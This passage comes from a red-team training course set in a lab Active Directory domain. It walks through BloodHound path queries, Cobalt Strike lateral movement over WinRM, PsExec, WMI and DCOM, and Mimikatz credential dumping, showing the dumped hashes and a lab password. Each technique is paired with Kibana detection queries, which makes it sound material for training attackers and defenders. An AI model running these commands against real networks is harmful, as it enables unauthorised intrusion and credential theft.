
And this query will display computers that are **AllowedToDelegate** to other computers:

```
MATCH (c:Computer), (t:Computer), p=((c)-[:AllowedToDelegate]->(t)) RETURN p
```

One of the pre-built queries in BloodHound is called **Shortest Paths from Kerberoastable Users**, which will attempt to plot a path to Domain Admin from any user with an SPN. However, in the lab, this will find no result. The real strength of custom cypher query (in my view) is to expand out those search parameters:

```
MATCH (u:User {hasspn:true}), (c:Computer), p=shortestPath((u)-[*1..*]>(c)) RETURN p
```

This query will plot the shortest paths from any user with an SPN, to any computer - and will produce a path from **svc_mssql** to **SRV-1**.



(Don't worry if this specific paths make no sense - we'll be looking at them in more detail as we progress through the course.)

EXERCISE: Get familiar with the BloodHound interface by finding different nodes and edges.



Moving laterally between computers in a domain is important for accessing sensitive information/materials, and obtaining new credentials.

Cobalt Strike provides three strategies for executing Beacons/code/commands on remote targets.

The first and most convenient is to use the built-in `jump` command - the syntax is `jump [method] [target] [listener]`. Type `jump` to see a list of methods. This will spawn a Beacon payload on the remote target, and if using a P2P listener, will connect to it automatically.

```
beacon> jump

Beacon Remote Exploits
=====

  Exploit      Arch  Description
  -----
  psexec       x86   Use a service to run a Service EXE artifact
  psexec64     x64   Use a service to run a Service EXE artifact
  psexec_psh   x86   Use a service to run a PowerShell one-liner
  winrm        x86   Run a PowerShell script via WinRM
  winrm64      x64   Run a PowerShell script via WinRM
```

Each `method` has it's own set of OPSEC concerns - we'll review some of the main indicators of each technique as we go through them.

The second strategy is to use the built-in `remote-exec` command - the syntax is `remote-exec [method] [target] [command]`. Type `remote-exec` to see a list of methods.

```
beacon> remote-exec

Beacon Remote Execute Methods
=====

  Methods      Description
  -----
  psexec       Remote execute via Service Control Manager
  winrm        Remote execute via WinRM (PowerShell)
  wmi          Remote execute via WMI
```

The `remote-exec` commands simply provide a means to execute commands on a remote target. They are therefore not exclusive to lateral movement, but they can be used as such. They require more manual work to manage the payload, but do offer a wider degree of control over what gets executed on the target. You also need to connect to P2P Beacons manually using `connect` or `link`.

The third is to use Cobalt Strike's other primitives (`powershell`, `execute-assembly`, etc) to implement something entirely custom. This requires the most amount of effort but also offers you the greatest degree of control. Custom methods can be integrated into the `jump` and `remote-exec` commands using Aggressor.

Each of these strategies are compatible with the various credential and impersonation methods described in the next section, **Credentials & User Impersonation**. For instance, if you have plaintext credentials of a domain user who is a local administrator on a target, use `make_token` and then `jump` to use that user's credentials to move laterally to the target.

Some of Seatbelt's commands can also be run remotely, which can be useful to enumerate defences before we jump to it.

```
execute-assembly C:\Tools\Seatbelt\Seatbelt\bin\Debug\Seatbelt.exe powershell -computername=srv-1
```

NOTE: A common means of testing local admin access on a target is to list the C\$ share remotely.

```
beacon> getuid
[*] You are DEV\bfarmer

beacon> ls \\srv-1\c$

Size      Type      Last Modified      Name
-----
          dir      02/19/2021 14:43:16  $Recycle.Bin
          dir      02/10/2021 03:23:44  Boot
          dir      05/14/2021 15:29:09  Config.Msi
          dir      10/18/2016 01:59:39  Documents and Settings
          dir      02/25/2021 13:12:18  inetpub
          dir      02/23/2018 11:06:05  PerfLogs
          dir      05/14/2021 15:25:37  Program Files
          dir      05/14/2021 15:15:23  Program Files (x86)
          dir      05/24/2021 10:00:34  ProgramData
          dir      10/18/2016 02:01:27  Recovery
          dir      02/19/2021 14:50:54  System Volume Information
          dir      05/17/2021 14:00:51  Users
          dir      05/06/2021 09:46:34  Windows
379kb     fil      01/28/2021 07:09:16  bootmgr
1b        fil      07/16/2016 13:18:08  BOOTNXT
448mb     fil      05/24/2021 08:59:01  pagefile.sys
```


The `winrm` and `winrm64` methods can be used as appropriate for 32 and 64-bit targets. There are lots of different ways to determine the architecture of a remote system - one example is to use the `Get-WmiObject` PowerShell cmdlet.


```
beacon> getuid
[*] You are DEV\bfarmer

beacon> remote-exec winrm srv-1 (Get-WmiObject Win32_OperatingSystem).OSArchitecture
64-bit
```

When moving laterally between targets, I recommend the SMB Beacon. The SMB protocol is used extensively in a Windows environment, so this traffic blends in very well.

```
beacon> jump winrm64 srv-1 smb
[+] established link to child beacon: 10.10.17.25
```

WinRM will return a high integrity Beacon running as the user with which you're interacting with the remote machine as.



There are multiple steps to this technique that we leverage to build a detection mechanism. We can look for **egress** network connections with a destination port of **5985**.

```
event.module : sysmon and event.type : connection and network.direction : egress and destination.port : 5985
```

There's the process start event for `wsmprovhost.exe` (with an `-Embedding` parameter in the command line arguments).

```
event.module : sysmon and event.type : process_start and process.command_line : "C:\\Windows\\system32\\wsmprovhost.exe -Embedding"
```

PowerShell logging will also provide the script block and/or transactional log, which tells us exactly what code/commands were executed. Use the `process.pid` field from the previous query to find its associated script block.

```
event.module : powershell and winlog.process.pid: 2984
```

The size of the Beacon PowerShell payload is too large to fit into a single log, so in each message you'll see "Creating Scriptblock text (X of Y)". Each log can be correlated with the `script_block_id` field, which is a GUID.

To automate this, the Security App has a Rule entitled "WinRM Remote Code Execution". It uses Event Query Language (EQL) which is great for finding relationships between different events.

				Jan 24, 2022 @ 12:01:46.853	Creating Scriptblock text (1 ...	process	Execute a Remote Comma...	srv-1.dev.cyberboti...	—	—	—	
					Jan 24, 2022 @ 12:01:46.852	Process Create: RuleName: ...	process	Process Create (rule: Proc...	srv-1.dev.cyberboti...	—	—	bfarmer
					Jan 24, 2022 @ 12:01:46.850	Network connection detecte...	network	Network connection dete...	wkstn-1.dev.cyberboti...	10.10.17.231	10.10.17.25	bfarmer

EXERCISE: Move laterally to SRV-1 using WinRM and investigate the logs in Kibana.

The `psexec` / `psexec64` commands work by first uploading a service binary to the target system, then creating and starting a Windows service to execute that binary. `psexec_psh` doesn't copy a binary to the target, but instead executes a PowerShell one-liner (always 32-bit).

Beacons executed this way run as SYSTEM.

```
beacon> jump psexec64 srv-1 smb
Started service dd80980 on srv-1
[+] established link to child beacon: 10.10.17.25
```

To build a detection, we can correlate events such as:

- File creation.
- Service installed.
- Process start.

Cobalt Strike has a few default behaviours that we can profile:

- It uses the same name for the service and the exe.
- The name is a random alphanumeric string of length 7.
- The service binary is always dropped into `C:\Windows`.

Furthermore, `psexec` and `psexec64` are the only `jump` methods that will perform a process migration automatically (by default into `rundll32.exe`). It does this so it can automatically delete the service binary from disk. It's parent process will be the service binary and would result in a further process create event. `psexec_psh` will execute PowerShell via `%COMSPEC%` (which if you didn't know, expands to the default command line interpreter, usually `cmd.exe`).

Find the service executable created in `C:\Windows`.

```
event.module : sysmon and event.type : creation and event.category : file and file.extension : exe and file.directory : "C:\\Windows"
```

Find the associated service.

```
event.provider : "Service Control Manager" and message : "A service was installed"
```

With `psexec/64`, the service filename is always a UNC path (e.g. `\\srv-1\ADMIN$\dd80980.exe`). If `psexec_psh` is used, the filepath will be `%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand blah`.

EXERCISE: Move laterally to SRV-1 using `psexec64` & `psexec_psh`, and investigate the logs in Kibana.

As you may have noticed, WMI is not part of the `jump` command but it is part of `remote-exec`. The `remote-exec` method uses WMI's "process call create" to execute any command we specify on the target. The most straight forward means of using this is to upload a payload to the target system and use WMI to execute it.

Generate an x64 Windows EXE for the SMB listener, upload it to the target by `cd`'ing to the desired UNC path and then use the `upload` command.

```
beacon> cd \\srv-1\ADMIN$
beacon> upload C:\Payloads\beacon-smb.exe
beacon> remote-exec wmi srv-1 C:\Windows\beacon-smb.exe
Started process 536 on srv-1
```

The process is now running on SRV-1 so now we need to connect to it.

```
beacon> link srv-1
[+] established link to child beacon: 10.10.17.25
```

When binaries are executed via WMI (using process call create), it will be a child of `WmiPrvSE.exe`. So defenders could look for Process Create events where **WmiPrvSE** is the parent. This would also be the case if you use WMI to execute a PowerShell one-liner.

```
event.module: sysmon and event.type : process_start and process.parent.name : WmiPrvSE.exe
```

EXERCISE: Move laterally to SRV-1 via WMI and investigate the logs in Kibana.

Beacon's internal implementation of WMI uses a [Beacon Object File](#), executed using the [beacon_inline_execute](#) Aggressor function. When a BOF is executed the [CoInitializeSecurity](#) COM object can be called, which is used to set the security context for the current process. According to Microsoft's documentation, this can only be called once per process.

The unfortunate consequence is that if you have CoInitializeSecurity get called in the context of, say "User A", then future BOFs may not be able to inherit a different security context ("User B") for the lifetime of the Beacon process.

An example of that can look like the following:

```
beacon> make_token DEV\jking Purpl3Drag0n
[+] Impersonated DEV\bfarmer

beacon> remote-exec wmi srv-2 calc
CoInitializeSecurity already called. Thread token (if there is one) may not get used
[-] Could not connect to srv-2: 5
```

We know **jking** is a local admin on SRV-2 but because **CoInitializeSecurity** has already been called (probably in the context of **bfarmer**), WMI fails with access denied.

As a workaround, your WMI execution needs to come from a different process. This can be achieved with commands such as **spawn** and **spawnas**, or even **execute-assembly** with a tool such as **SharpWMI**.

```
beacon> remote-exec wmi srv-2 calc
CoInitializeSecurity already called. Thread token (if there is one) may not get used
[-] Could not connect to srv-2: 5

beacon> execute-assembly C:\Tools\SharpWMI\SharpWMI\bin\Debug\SharpWMI.exe action=exec computername=srv-2 command="C:\Windows\System32\calc.exe"

[*] Host                : srv-2
[*] Command              : C:\Windows\System32\calc.exe
[*] Creation of process returned : 0
[*] Process ID           : 1312
```

Beacon has no built-in capabilities to interact over Distributed Component Object Model (DCOM), so must use an external tool such as [Invoke-DCOM](#). We'll see in a later module how this can be integrated into the `jump` command.

```
beacon> powershell-import C:\Tools\Invoke-DCOM.ps1
beacon> powershell Invoke-DCOM -ComputerName srv-1 -Method MMC20.Application -Command C:\Windows\beacon-smb.exe
Completed

beacon> link srv-1
[+] established link to child beacon: 10.10.17.25
```

DCOM is more complicated to detect, since each "Method" works in a different way. In the particular case of `MMC20.Application`, the spawned process will be a child of `mmc.exe`.

```
ProcessId: 952
Image: C:\Windows\beacon-smb.exe
ParentImage: C:\Windows\System32\mmc.exe
```

Processes started via DCOM may also be seen where the parent is `svchost.exe` (started with the command line `-k DcomLaunch`).

EXERCISE: Move laterally to SRV-1 via DCOM and investigate the logs in Kibana.



Gaining access to user credentials, or otherwise being able to impersonate the identity of a user is an important step for moving laterally and accessing resources in the domain. Red teams rely on obtaining legitimate user access in order to reach their objective rather than exploiting systems using CVEs etc.

Now that we've moved laterally to SRV-1, there are a few ways to see if any other users currently have a session here.

The Beacon `net` commands are built on the Windows Network Enumeration APIs. `net logons` will show any users currently logged onto the host.

```
beacon> net logons
Logged on users at \\localhost:

DEV\SRV-1$
DEV\jking
DEV\svc_mssql
```

We can also get a list of running processes.

```
beacon> ps

PID      PPID    Name                Arch  Session  User
---      -
448      796     RuntimeBroker.exe   x64   1         DEV\jking
2496     716     svchost.exe          x64   1         DEV\jking
2948     1200    sihost.exe           x64   1         DEV\jking
3088     1200    taskhostw.exe        x64   1         DEV\jking
3320     3304    explorer.exe         x64   1         DEV\jking
3608     796     ShellExperienceHost.exe x64   1         DEV\jking
3800     796     SearchUI.exe         x64   1         DEV\jking
4004     3320    shutdown.exe         x64   1         DEV\jking
4016     4004    conhost.exe          x64   1         DEV\jking
4472     1200    taskhostw.exe        x64   1         DEV\jking
[...snip...]
2656     716     sqlservr.exe         x64   0         DEV\svc_mssql
```

We can see that both `jking` and `svc_mssql` are currently logged into SRV-1 and because we have local admin access, we can steal and/or impersonate their credential material.

The `sekurlsa::logonpasswords` command in Mimikatz is infamous for being able to "dump plaintext passwords from memory". Having a users password has clear advantages (see **Make Token**) and was a lucrative tactic for a long time. However, Microsoft have implemented a lot of mitigations in Windows 10 and above (e.g. by disabling [wdigest](#) by default), so happening across plaintext passwords is certainly less common.

This module is still capable of retrieving NTLM hashes which is useful for pairing with the **Pass the Hash** or even cracking to recover the plaintext.

This requires local admin privileges on the host.

```
beacon> mimikatz sekurlsa::logonpasswords

Authentication Id : 0 ; 113277 (00000000:0001ba7d)
Session           : Interactive from 1
User Name         : jking
Domain           : DEV
Logon Server      : DC-2
Logon Time        : 5/24/2021 9:00:11 AM
SID               : S-1-5-21-3263068140-2042698922-2891547269-1122

msv :
  [00000003] Primary
  * Username : jking
  * Domain   : DEV
  * NTLM     : 4ffd3eabdce2e158d923ddec72de979e
  * SHA1     : b081158da72409badae7b849d12097f2fa02c119
  * DPAPI    : 4180363cf5b2faa2130098adcb3a1db4

tspkg :
wdigest :
  * Username : jking
  * Domain   : DEV
  * Password : (null)

kerberos :
  * Username : jking
  * Domain   : DEV.CYBERBOTIC.IO
  * Password : (null)

ssp :
credman :
```

Cobalt Strike also has a short-hand command for this called `logonpasswords`.

OPSEC: A lot of tradecraft that leverages NTLM are undesirable.

- Pass-the-Hash requires patching LSASS.
- Overpass-the-Hash with NTLM uses a weaker encryption compared to what Windows uses by default.

I therefore recommend using SHA hashes from **eKeys** (detailed on the next page). However, real actors are still using NTLM so those techniques are included in this course.

After dumping these credentials, go to **View > Credentials** to see a copy of them. Some of Cobalt Strike workflows (such as the right-click **Beacon > Access > MakeToken** dialog) can pull from this data model.

This Mimikatz module will dump Kerberos encryption keys. Since most Windows services choose to use Kerberos over NTLM, leveraging these over NTLM hashes makes more sense for blending into normal authentication traffic.

This requires local admin privileges on the host.

```
beacon> mimikatz sekurlsa::ekeys

Authentication Id : 0 ; 113277 (00000000:0001ba7d)
Session          : Interactive from 1
User Name        : jking
Domain           : DEV
Logon Server      : DC-2
Logon Time        : 5/24/2021 9:00:11 AM
SID               : S-1-5-21-3263068140-2042698922-2891547269-1122

* Username : jking
* Domain   : DEV.CYBERBOTIC.IO
* Password : (null)
* Key List :
  aes256_hmac      a561a175e395758550c9123c748a512b4b5eb1a211cbd12a1b139869f0c94ec1
  rc4_hmac_nt      4ffd3eabdce2e158d923ddec72de979e
  rc4_hmac_old     4ffd3eabdce2e158d923ddec72de979e
  rc4_md4          4ffd3eabdce2e158d923ddec72de979e
  rc4_hmac_nt_exp  4ffd3eabdce2e158d923ddec72de979e
  rc4_hmac_old_exp 4ffd3eabdce2e158d923ddec72de979e
```

The **aes256_hmac** and **aes128_hmac** (if available) fields are what we want to use with **Overpass the Hash**. These AES keys are not automatically populated into the Credential data model, but they can be added manually (**View > Credentials > Add**).

The Security Account Manager (SAM) database holds the NTLM hashes of local accounts only. These can be extracted with `lsadump::sam`. If a common local admin account is being used with the same password across an entire environment, this can make it very trivial to move laterally.

This command requires local admin privileges.

```
beacon> mimikatz lsadump::sam
```

```
Domain : SRV-1
```

```
SysKey : 5d11b46a92921b8775ca574306ba5355
```

```
Local SID : S-1-5-21-4124990477-354564332-720757739
```

```
SAMKey : fb5c3670b47e5ecae21f328b12d3103c
```

```
RID : 000001f4 (500)
```

```
User : Administrator
```

```
Hash NTLM: 12a427a6fdf69be4917d30afc633f6fd
```

```
RID : 000001f5 (501)
```

```
User : Guest
```

```
RID : 000001f7 (503)
```

```
User : DefaultAccount
```




Domain Cached Credentials were designed for instances where domain credentials are required to logon to a machine, even whilst it's disconnected from the domain (think of a roaming laptop for example). The local device caches the domain credentials so authentication can happen locally, but these can be extracted and cracked offline to recover plaintext credentials.

Unfortunately, the hash format is not NTLM.

```
beacon> mimikatz lsadump::cache

Domain : SRV-1
SysKey : 5d11b46a92921b8775ca574306ba5355

Local name : SRV-1 ( S-1-5-21-4124990477-354564332-720757739 )
Domain name : DEV ( S-1-5-21-3263068140-2042698922-2891547269 )
Domain FQDN : dev.cyberbotic.io

Policy subsystem is : 1.14
LSA Key(s) : 1, default {2f242789-b6b3-dc42-0903-3e03acab0bc2}
  [00] {2f242789-b6b3-dc42-0903-3e03acab0bc2} c09ac7dd10900648ef451c40c317f8311a40184b60ca28ae78c9036315bf8983

* Iteration is set to default (10240)

[NL$1 - 2/25/2021 1:07:37 PM]
RID      : 00000460 (1120)
User     : DEV\bfarmer
MsCacheV2 : 98e6eec9c0ce004078a48d4fd03f2419

[NL$2 - 5/17/2021 2:00:46 PM]
RID      : 0000046e (1134)
User     : DEV\svc_mssql
MsCacheV2 : 3f903860f7b6861a702eb9d6509d9da6

[NL$3 - 5/17/2021 2:00:50 PM]
RID      : 00000462 (1122)
User     : DEV\jking
MsCacheV2 : 673e2fe26e26e79c58379168b79890f6
```

To crack these with [hashcat](#), we need to transform them into the expected format. The [example hashes page](#) shows us it should be `$DCC2$<iterations>#<username>#<hash>`.

NOTE: DCC is orders of magnitude slower to crack than NTLM.



The `make_token` command in Cobalt Strike uses the `LogonUserA` API which takes the username, domain and plaintext password for a user, as well as a logon type. `make_token` passes the `LOGON32_LOGON_NEW_CREDENTIALS` type, which the MS docs describe as:

